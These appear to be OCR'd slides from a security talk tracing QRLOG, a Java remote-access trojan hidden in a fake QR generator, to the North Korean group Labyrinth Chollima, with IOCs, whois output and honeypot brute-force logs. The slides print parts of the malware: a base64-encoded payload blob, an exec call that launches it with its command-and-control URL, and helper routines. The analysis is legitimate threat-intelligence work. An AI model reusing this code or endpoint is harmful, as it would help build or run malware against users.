RIDING WITH THE CHOLLIMAS

OUR 100-DAY QUEST TO IDENTIFY A NORTH KOREAN STATE-SPONSORED THREAT ACTOR

Mauro Eldritch | Juan Brodersen

RIDING WITH THE CHOLLIMAS

INTRO

About Us

About this talk

What's a Chollima and why should we fear them?

100 DAYS IN THE LABYRINTH

The infection

Analyzing a *homemade* malware

IOCs, CTI, OSINT... and revenge

RIDING WITH THE CHOLLIMAS

A State Sponsored Threat

Winged-horses, Corpo Espionage and Ballistic Missiles

A wonderful surprise

00

INTRO

About us | About this talk | What's a Chollima? Why should we fear them?

whoami

MAURO ELDRITCH

Mauro Eldritch is an argentine hacker, founder of **Birmingham Cyber Arms LTD** and **DC5411** (Argentina / Uruguay). He spoke at different events including DEF CON a couple of times in the past. Loves Threat Intelligence, Biohacking and OSINT.

JUAN BRODERSEN

Juan Brodersen is a journalist, bachelor's degree in Philosophy (**UBA**), covering cybersecurity beat for **Clarín** , Argentina's largest newspaper. He also teaches Journalism at two national universities and writes a Latin American-focused infosec newsletter, **SecOps** .

ABOUT THIS **TALK**

CHAPTER 1

I stumbled upon an unusual malware sample that seemed quite homemade. Surprisingly simple, it evaded **all** existing antivirus software. Thus, I deemed it worthy of further investigation. After conducting CTI and OSINT, things took a *much* darker turn...

Almost 100 days later, we decided to team up with Juan, and so our journey to profile the malware developers (and their campaign) began. With new leads in hand, it was time to discreetly inquire within the scene to gather intel... And perhaps even uncover a surprise...

CHAPTER 2

What's a **CHOLLIMA?**


Qianlima, Senrima

A mythical winged horse

Present in East Asian mythology

Japan, China, North Korea

North Korea Chollima Movement



Why should we **FEAR THEM?**

Alias for North Korean Threat Actors

State Sponsored Attacks

Official financial support

State-provided legal impunity

This leads to reckless attacks

Operation DarkSeoul, Sony Incident, Bangladesh Bank Incident, WannaCry outbreak, Ronin Bridge hack, Horizon Bridge hack.

What's a **CHOLLIMA?**


Qianlima, Senrima

A mythical winged horse

Present in East Asian mythology

Japan, China, North Korea

North Korea Chollima Movement



Why should we **FEAR THEM?**

Alias for North Korean Threat Actors

State Sponsored Attacks

Official financial support

State-provided legal impunity

This leads to reckless attacks

Operation DarkSeoul, Sony Incident, [alleged] Bangladesh Bank Incident, [alleged] WannaCry outbreak, Ronin Bridge hack, Horizon Bridge hack.

01

100 DAYS IN THE LABYRINTH

The Infection | Analyzing a *homemade* malware | IOCs, CTI, OSINT & Revenge

THE INFECTION

2023-02-07, 12:25

Malware deployed bundled inside a fake QR Generator.

2023-02-07, 12:25-13:01

Artifact was sandboxed and host was network contained. Multiple alerts from Crowdstrike issued.

2023-02-07, 13:01

Artifact acquired. Behavior monitored for IOC extraction.

“This is a basic - seemingly homemade - RAT that attempts to open a reverse shell [...]

As of the time of writing, there is no public mention of this malware or its components.

I named it QRLOG.”

— MAURO ELDRITCH’S **FIRST REPORT ON QRLOG**

```java
static String QUIET_ZONE_DATA = "aW1wb3J0IGphdmEuaW8uSU9FeGNlcHRpb247CmltcG9ydCBqY
    + "nQ7CmltcG9ydCBqYXZhLm5ldC5odHRwLkh0dHBSZXF1ZXN0OwppbXBvcnQgamF2YS5uZXQuaHR0cC5
    + "kYXJkQ2hhcnNldHM7CmltcG9ydCBqYXZhLnV0aWwuQmFzZTY0OwppbXBvcnQgamF2YS51dGlsLlJhb
    + "CBqYXZhLmlvLkZpbGU7CmltcG9ydCBqYXZhLmlvLkZpbGVXcml0ZXI7CmltcG9ydCBqYXZhLmxhbm
    + "lIHN0YXRpYyBmaW5hbCBTdHJpbmcgUE9TVF9VUkwgPSAiaHR0cHM6Ly93d3cuZ2l0LWh1Yi5tZS92a
    + "W5nW10gYXJncykgdGhyb3dzIElPRXhjZXB0aW9uewoKICAgICAgICBzZW5kUE9TVCgpOwogICAgfQ
    + "zIElPRXhjZXB0aW9uIHsKICAgICAgICBTdHJpbmcgc3RyUG9vbCA9ICIxMjM0NTY3ODkiOwogICAgI
    + "wogICAgICAgIFJhbmRvbSByYW5kID0gbmV3IFJhbmRvbSgpOwogICAgICAgIAogICAgICAgIGZvciA
    + "oc3RyUG9vbC5jaGFyQXQocmFuZC5uZXh0SW50KHN0clBvb2wubGVuZ3RoKCkpKSk7CiAgICAgICAgf
    + "CAgfQogICAgCiAgICBwcml2YXRlIHN0YXRpYyBTdHJpbmcgZ2V0T3BlcmF0aW5nU3lzdGVtKCkgewo
    + "ubmFtZSIpOwogICAgICAgIFN0cmluZyByZXN1bHQgPSBudWxsOwogICAgICAgIAogICAgICAgIGlmI
    + "HQgPSAiMCI7CiAgICAgICAgZWxzZSBpZiAob3MuY29udGFpbnMoIkxpbnV4IikpCiAgICAgICAgICA
    + "ucygiTWFjIE9TIFgiKSkKICAgICAgICAgICAgcmVzdWx0ID0gIjEiOwogICAgICAgIHJldHVybiByZ
    + "2VuZFBPU1QoKSB0aHJvd3MgSU9FeGNlcHRpb24gewogICAgICAgIFN0cmluZyB1aWQgPSByYW5kR2V
    + "uZ0J1aWxkZXIoKTsKICAgICAgICBTdHJpbmcgc2VjX3BhdGggPSAiIjsKICAgICAgICBkYXRhLmFwc
    + "Ck7CiAgICAgICAgZGF0YS5hcHBlbmQoIjIwMDAiKTsKICAgICAgICBkYXRhLmFwcGVuZChnZXRPcGV
    + "ydWUpCiAgICAgICAgewogICAgICAgICAgICB0cnkgewogICAgICAgICAgICAgICAgaWYgKHNlY19wY
    + "GUgc2VjRmlsZSA9IG5ldyBGaWxlKHNlY19wYXRoKTsKICAgICAgICAgICAgICAgICAgICBpZiAoc2V
    + "zdGVtLmV4aXQoMCk7CiAgICAgICAgICAgICAgICB9CiAgICAgICAgICAgICAgICAKICAgICAgICAgI
    + "XdCdWlsZGVyKCkKICAgICAgICAgICAgICAgICAgICAuaGVhZGVyKCJDb250ZW50LVR5cGUiLCAiYXB
    + "gICAgICAgICAgLnZlcnNpb24oSHR0cENsaWVudC5WZXJzaW9uLkhUVFBfMV8xKQogICAgICAgICAgI
    + "CAgICAgICAgICAgLlBPU1QoSHR0cFJlcXVlc3QuQm9keVB1Ymxpc2hlcnMub2ZTdHJpbmcoZG
    + "oKTsKICAgICAgICAgICAgICAgIEh0dHBDbGllbnQgY2xpZW50ID0gSHR0cENsaWVudC5uZXdIdHRw
    + "W5nPiByZXNwb25zZSA9IGNsaWVudC5zZW5kKHJlcXVlc3QsIEh0dHBSZXNwb25zZS5Cb2R5SGFuZGx
    + "uc2Uuc3RhdHVzQ29kZSgpICE9IDIwMCkKICAgICAgICAgICAgICAgIHsKICAgICAgICAgICAgICAgI
    + "CAgY29udGludWU7CiAgICAgICAgICAgICAgICB9CiAgICAgICAgICAgICAgICBTdHJpbmcgcmVzU3R
    + "yZXNTdHIuc3RhcnRzV2l0aCgiR0lUSFVCX1JFUyIpKQogICAgICAgICAgICAgICAgewogICAgICAgI
    + "iIpOwogICAgICAgICAgICAgICAgICAgICAgfSBlbHNlIHsKICAgICAgICAgICAgICAgICAgIGlmIChyZXNTdHIubG
    + "gICAgICAgICBTdHJpbmcgZW5jX2RhdGEgPSByZXNTdHIuc3Vic3RyaW5nKDEwKTsKICAgICAgICAgI
    + "29kZXIoKS5kZWNvZGUoZW5jX2RhdGEpOwogICAgICAgICAgICAgICAgICAgICAgICAgIFN0cmluZyBvcmdfZm
    + "uVVRGXzgpOwogICAgICAgICAgICAgICAgICAgICAgIFN0cmluZyBvcmdfcGF0aDsKICAgICAgICAgI
    + "XJzZUludChnZXRPcGVyYXRpbmdTeXN0ZW0oKSkgPT0gMCkKICAgICAgICAgICAgICAgICAgICB7CiA
    + "ldFByb3BlcnR5KCJqYXZhLmlvLnRtcGRpciIpICsgIlxccHJlZlRtcC5qYXZhIjsKICAgICAgICAgI
    + "HkoImphdmEuaW8udG1wZGlyIikgKyAiXFxwLmRhdCI7CiAgICAgICAgICAgICAgICAgICAgICAgfSBlbHN
    + "0ZW0uZ2V0UHJvcGVydHkoImphdmEuaW8udG1wZGlyIikgKyAiL3ByZWZUbXAuamF2YSI7CiAgICAgI
    + "3BlcnR5KCJqYXZhLmlvLnRtcGRpciIpICsgIi9wLmRhdCI7CiAgICAgICAgICAgICAgICAgICAgfQ
    + "gbmV3IEZpbGVXcml0ZXIob3JnX3BhdGgsIHRydWUpO0J1ZmZlcmVkV3JpdGVyIGJ1ZmZlciA9IG5ld
    + "CAgICAgICBidWZmZXIud3JpdGUob3JnX2ZpbGUpOwogICAgICAgICAgICAgICAgICAgICAgIH0KICAgICA
    + "vcmdfcGF0aCArICIgIiArIHVpZCArICIgIiArIFBPU1RfVVJMOwogICAgICAgICAgICAgICAgICAgI
    + "CAgICAgICAgICAgICAgVGhyZWFkLnNsZWVwKDMwMDApOwogICAgICAgICAgICAgICAgfQogICAgICA
    + "9CiAgICAgICAgICAgIH0gY2F0Y2ggKEludGVycnVwdGVkRXhjZXB0aW9uIGV4KSB7CiAgICAgICAgICA
```


```java
String cmdline = "java " + org_path + " " + uid + " " + POST_URL;
Runtime.getRuntime().exec(cmdline);
Thread.sleep(3000);
```


ANALYZING QRLOG


QRLOG hides in plain sight, base64-encoded inside a variable named **QUIET_ZONE_DATA** .

Its final objective is to open a reverse shell for the adversary to abuse.

Source: **Birmingham Cyber Arms LTD** .

ANALYZING QRLOG





Its simplicity eluded most antivirus detections, but in the end, its behavior was sufficient to reveal its true intention.

Source: **VirusTotal** .

ANALYZING QRLOG

```
private static String getOperatingSystem() {
    String os = System.getProperty("os.name");
    String result = null;

    if (os.contains("Windows"))
        result = "0";
    else if (os.contains("Linux"))
        result = "2";
    else if (os.contains("Mac OS X"))
        result = "1";
    return result;
}
```

```
if (Integer.parseInt(getOperatingSystem()) == 0)
{
    org_path = System.getProperty("java.io.tmpdir") + "\\prefTmp.java";
    sec_path = System.getProperty("java.io.tmpdir") + "\\p.dat";
} else {
    org_path = System.getProperty("java.io.tmpdir") + "/prefTmp.java";
    sec_path = System.getProperty("java.io.tmpdir") + "/p.dat";
}
```

```
private static String randGen() throws IOException {
    String strPool = "123456789";
    StringBuilder sb = new StringBuilder();
    Random rand = new Random();

    for (int i=0; i<8; i++){
        sb.append(strPool.charAt(rand.nextInt(strPool.length())));
    }

    return sb.toString();
}
```

```
private static final String POST_URL = "https://www.git-hub.me/view.php";
```

Throughout the code, numerous indications point to its homemade nature, displaying carelessness and lack of attention to detail. This caused an interesting **OPSEC fail** , which we will discuss later.


Source: **Birmingham Cyber Arms LTD** .

"It is the code of someone who does not have much experience and was copying and pasting things from the Internet. The malware is not so hidden; on a scale from 1 to 10 in concealment, I'd say it has a 3 [...]

It's all very haphazard, *as if someone had made a script to hack their girlfriend.*"

— MAXIMILIANO FIRTMAN (@MAXIFIRTMAN | @FIRT), **PROGRAMMER, PROFESSOR & AUTHOR**

EXTRACTING IOCS



With no further news at this point, we started sharing IOCs and intelligence publicly.

Source: **AlienVault OTX** .

THE INFECTION

2023-02-07, 12:25

QRLOG deployed bundled inside a fake QR Generator.

2023-02-07, 12:25-13:01

Artifact was sandboxed and host was network contained. Multiple alerts from Crowdstrike issued.

2023-02-07, 13:01

Artifact acquired. Behavior monitored for IOC extraction.


2023-02-09, 12:07

Intelligence made publicly available thru AlienVault OTX. Write-Up published on Github.

EXTRACTING IOCS

Queried domains used SSL certificates issued by Let's Encrypt.

Source: **GrabbrApp.io** .



EXTRACTING IOCS

The domain *auth.pxaltonet.org* points to an IP hosted on Vultr. Currently, both destinations are unresponsive and were linked to JokerSpy, Cobalt Strike and Log4j exploitation attempts, with 29 domains and 9 unique TLDs associated.

Sources: **AlienVault OTX & VirusTotal** .

EXTRACTING IOCS

```
fish /home/birminghamcyberarms
birminghamcyberarms in ~
λ whois git-hub.me                                    0 (0.005s) < 15:32:40
Domain Name: GIT-HUB.ME
Registry Domain ID: D425500000340753072-AGRS
Registrar WHOIS Server:
Registrar URL:
Updated Date: 2023-03-20T21:16:40Z
Creation Date: 2023-01-19T15:29:42Z
Registry Expiry Date: 2024-01-19T15:29:42Z
Registrar Registration Expiration Date:
Registrar: Porkbun LLC
Registrar IANA ID: 1861
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone:
Reseller:
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registrant Organization: Private by Design, LLC
Registrant State/Province: NC
Registrant Country: US
Name Server: MACEIO.NS.PORKBUN.COM
Name Server: CURITIBA.NS.PORKBUN.COM
Name Server: SALVADOR.NS.PORKBUN.COM
Name Server: FORTALEZA.NS.PORKBUN.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of WHOIS database: 2023-07-25T18:31:44Z <<<

For more information on Whois status codes, please visit https://icann.org/epp
```

The domain *git-hub.me* is *now* owned by PorkBun and all traffic is delegated to its Name Servers (provided by Cloudflare).

Source: **Whois**.

EXTRACTING IOCS

```
fish /home/birminghamcyberarms
birminghamcyberarms in ~
λ ping -c1 git-hub.me                                    0 (0.002s) < 18:58:51
PING git-hub.me (44.227.76.166) 56(84) bytes of data.
^C
--- git-hub.me ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms

birminghamcyberarms in ~
λ quien 44.227.76.166                                    1 (9.055s) < 18:59:03
{
  "ip": "44.227.76.166",
  "hostname": "ec2-44-227-76-166.us-west-2.compute.amazonaws.com",
  "city": "Pendleton",
  "region": "Oregon",
  "country": "US",
  "loc": "45.6721,-118.7886",
  "org": "AS16509 Amazon.com, Inc.",
  "postal": "97801",
  "timezone": "America/Los_Angeles",
  "readme": "https://ipinfo.io/missingauth"
}
birminghamcyberarms in ~
λ
```

Analysis Overview

Verdict	Whitelisted
Classification	Cloud provider
Reverse DNS	ec2-44-227-76-166.us-west-2.compute.amazonaws.com
Location	Boardman, United States of America
ASN	AS16509 amazon.com inc
DNS Resolutions	500+ Domains
Top Level Domains	102 Unique TLDs
Related Pulses	OTX User-Created Pulses (12)
Related Tags	26 Related Tags Nextray, cyber security, ioc, phishing, malicious **More**

The same domain also points to an IP hosted on AWS. Currently, both destinations are unresponsive, but more than 500 domains and 102 unique TLDs remain associated.

This indicator caught the eye of another researcher, who got in touch with us.

Sources: **IPInfo.io & AlienVault OTX** .

THE INFECTION

2023-02-07, 12:25

QRLOG deployed bundled inside a fake QR Generator.

2023-02-07, 12:25-13:01

Artifact was sandboxed and host was network contained. Multiple alerts from Crowdstrike issued.

2023-02-07, 13:01

Artifact acquired. Behavior monitored for IOC extraction.

2023-02-09, 12:07

Intelligence made publicly available thru AlienVault OTX. Write-Up published on Github.

2023-04-26, 08:44

Researcher “Daniel” points out the sample's C2 is tied to DPRK.


2023-04-28, 13:36

Crowdstrike ties the C2 infrastructure to a DPRK sponsored Actor.

"In early 2023, CrowdStrike Falcon OverWatch detected malicious activity in some environments of the financial sector [...] confirming that the activity related to **QRLOG** malware are attributed with high confidence to **LABYRINTH CHOLLIMA** based on the adversary's scope and TTPs."

— SPOKESPERSON, **CROWDSTRIKE**

EXTRACTING **IOCS**



Attribution was established with **High Confidence** , and we could finally put a name to the malware developers: **Labyrinth Chollima** .

Sources: **Daniel &** **Crowdstrike** .

Related actors 1

Actor	Seen in your environment	Status
LABYRINTH CHOL...	- 0 0	Active

Last active	Motivation	Origin
Apr 2023	State-Sponsored	North Korea, East A...

Intel reports	Target industries	Target countries
-	22	30

Community identifiers

APT-C-26, Zinc, UNC2970, UNC577, UNC4736, HIDDEN COBRA, Beagl...

Related vulnerabilities 0

Related indicators 2

Indicator	Indicator type
https://www.git-hub.me/view.php	URL

Confidence	Malware families	Threat types
High	None	Targeted

Targets

None

Labels

Actor/LABYRINTHCHOLLIMA

EXTRACTING **IOCS**

We simulated an infection by interacting with the C2 as the malware would.

For *journalistic* purposes, we messaged the C2, requesting the Actors to chat via Telegram with us, sharing our alias. Their response was less than enthusiastic...

Source: **Crowdstrike** .

bca-aux	43.134.74.77	SSH Bruteforce	2023-05-02 12:28:37
bca-aux	186-39-3-142.speedy.com.ar	SSH Bruteforce	2023-05-02 12:28:31
bca-aux	8.222.251.6	SSH Bruteforce	2023-05-02 12:28:31
bca-aux	148.66.22.253	SSH Bruteforce	2023-05-02 12:28:31
bca-aux	165.22.101.75	SSH Bruteforce	2023-05-02 12:28:31
bca-aux	47.245.25.111	SSH Bruteforce	2023-05-02 12:28:26
bca-aux	8.218.149.236	SSH Bruteforce	2023-05-02 12:28:26
bca-aux	177.107.58.21	SSH Bruteforce	2023-05-02 12:28:25
bca-aux	159.203.170.197	SSH Bruteforce	2023-05-02 12:28:23
bca-aux	157.230.144.167	SSH Bruteforce	2023-05-02 12:28:23
bca-aux	128.199.45.37	SSH Bruteforce	2023-05-02 12:28:23
bca-aux	static-45-189-176-229.stlk.com.br	SSH Bruteforce	2023-05-02 12:28:17
bca-aux	47.241.117.206	SSH Bruteforce	2023-05-02 12:28:16
bca-aux	8.219.105.85	SSH Bruteforce	2023-05-02 12:28:15
bca-aux	47.250.133.124	SSH Bruteforce	2023-05-02 12:28:12
bca-aux	43.156.66.5	SSH Bruteforce	2023-05-02 12:28:11
bca-aux	73.159.194.35.bc.googleusercontent.com	SSH Bruteforce	2023-05-02 12:28:11
bca-aux	181.116.125.34.bc.googleusercontent.com	SSH Bruteforce	2023-05-02 12:28:10
bca-aux	43.154.50.119	SSH Bruteforce	2023-05-02 12:28:10
bca-aux	43.154.161.30	SSH Bruteforce	2023-05-02 12:28:10
bca-aux	182.78.142.4	SSH Bruteforce	2023-05-02 12:28:09
bca-aux	ns3084789.ip-145-239-144.eu	SSH Bruteforce	2023-05-02 12:28:09
bca-aux	43.153.219.239	SSH Bruteforce	2023-05-02 12:28:09

THE PAYBACK

From **2023-04-26 10:28** to **2023-05-02 16:10** , we observed nearly 1500 attempts to brute-force an SSH instance running on the machine from where the original contact request was sent.

Unbeknownst to them they fell into a honeypot... which provided us with valuable intel.

Source: **Birmingham Cyber Arms LTD** .

bca-core	libramedia.in	SSH Bruteforce	2023-05-01 12:31:08
bca-core	47.243.188.165	SSH Bruteforce	2023-05-01 12:31:07
bca-core	ec2-34-200-201-150.compute-1.amazonaws.com	SSH Bruteforce	2023-05-01 12:31:07
bca-core	vmi1159373.contaboserver.net	SSH Bruteforce	2023-05-01 12:31:05
bca-core	43-225-53-39.webhostbox.net	SSH Bruteforce	2023-05-01 12:31:04
bca-core	162.50.81.34.bc.googleusercontent.com	SSH Bruteforce	2023-05-01 12:31:04
bca-core	8.213.20.229	SSH Bruteforce	2023-05-01 12:31:04
bca-core	1.22.54.70	SSH Bruteforce	2023-05-01 12:31:04
bca-core	47.153.109.167	SSH Bruteforce	2023-05-01 12:31:03
bca-core	43.156.49.122	SSH Bruteforce	2023-05-01 12:31:03
bca-core	ip16.ip-149-56-76.net	SSH Bruteforce	2023-05-01 12:31:03
bca-core	144.126.204.43	SSH Bruteforce	2023-05-01 12:31:03
bca-core	20.64.146.1	SSH Bruteforce	2023-05-01 12:31:03
bca-core	203.95.222-26.mazedanetworks.net	SSH Bruteforce	2023-05-01 12:31:03
bca-core	159.89.236.71	SSH Bruteforce	2023-05-01 12:31:03
bca-core	159.65.150.25	SSH Bruteforce	2023-05-01 12:31:02
bca-core	159.65.12.30	SSH Bruteforce	2023-05-01 12:31:02
bca-core	197.199.225.35.bc.googleusercontent.com	SSH Bruteforce	2023-05-01 12:31:02
bca-core	138.197.176.8	SSH Bruteforce	2023-05-01 12:31:02
bca-core	185.74.4.20	SSH Bruteforce	2023-05-01 12:31:02
bca-core	43.154.66.147	SSH Bruteforce	2023-05-01 12:31:02
bca-core	vps-4e7ed5fd.vps.ovh.net	SSH Bruteforce	2023-05-01 12:31:02
bca-core	104.42.148.242	SSH Bruteforce	2023-05-01 12:31:01

THE PAYBACK

IP addresses and domains from around the world participated in the attack, with many belonging to VPS providers, including, once again, AWS.

Source: **Birmingham Cyber Arms LTD** .

- "We are aware that hackers are willing to pay for AWS. Someone who sends spam, for example, can pay a low amount to have a Linux server and send a million phishing emails"
- **“We are very concerned** about spam coming from our platform. It lowers our reputation, it causes problems for legit customers because they can't send emails"
- “We also know that there are **more sophisticated** actors that abuse AWS"

— MARK RYLAND, **CISO (AWS)**
[INTERVIEW WITH DIARIO CLARÍN]

bca-aux	8.209.254.59	SSH Bruteforce	2023-04-26 10:28:56
bca-aux	8.209.254.184	SSH Bruteforce	2023-04-26 10:28:54
bca-aux	147.139.182.87	SSH Bruteforce	2023-04-26 10:28:54
bca-aux	177.91.249.180	SSH Bruteforce	2023-04-26 10:28:54
bca-aux	149.129.241.21	SSH Bruteforce	2023-04-26 10:28:53
bca-aux	host-79-43-164-72.retail.telecomitalia.it	SSH Bruteforce	2023-04-26 10:28:50
bca-aux	138.68.9.99	SSH Bruteforce	2023-04-26 10:28:50
bca-aux	178.128.47.46	SSH Bruteforce	2023-04-26 10:28:50
bca-aux	119.28.60.72	SSH Bruteforce	2023-04-26 10:28:49
bca-aux	43.154.25.104	SSH Bruteforce	2023-04-26 10:28:48
bca-aux	akademik.gunadarma.ac.id	SSH Bruteforce	2023-04-26 10:28:42
bca-aux	adsl-45-46-192-81.adsl.iam.net.ma	SSH Bruteforce	2023-04-26 10:28:42
bca-aux	43.153.88.71	SSH Bruteforce	2023-04-26 10:28:41
bca-aux	164.92.115.109	SSH Bruteforce	2023-04-26 10:28:39
bca-aux	mx-ll-223.207.104-86.dynamic.3bb.in.th	SSH Bruteforce	2023-04-26 10:28:39
bca-aux	3.245.101.34.bc.googleusercontent.com	SSH Bruteforce	2023-04-26 10:28:39
bca-aux	mx-ll-223.207.104-86.dynamic.3bb.co.th	SSH Bruteforce	2023-04-26 10:28:39
bca-aux	4.209.207.35.bc.googleusercontent.com	SSH Bruteforce	2023-04-26 10:28:38
bca-aux	43.134.42.28	SSH Bruteforce	2023-04-26 10:28:38
bca-aux	c-73-15-203-143.hsd1.ca.comcast.net	SSH Bruteforce	2023-04-26 10:28:38
bca-aux	zammad	SSH Bruteforce	2023-04-26 10:28:37
bca-aux	43.156.77.208	SSH Bruteforce	2023-04-26 10:28:35
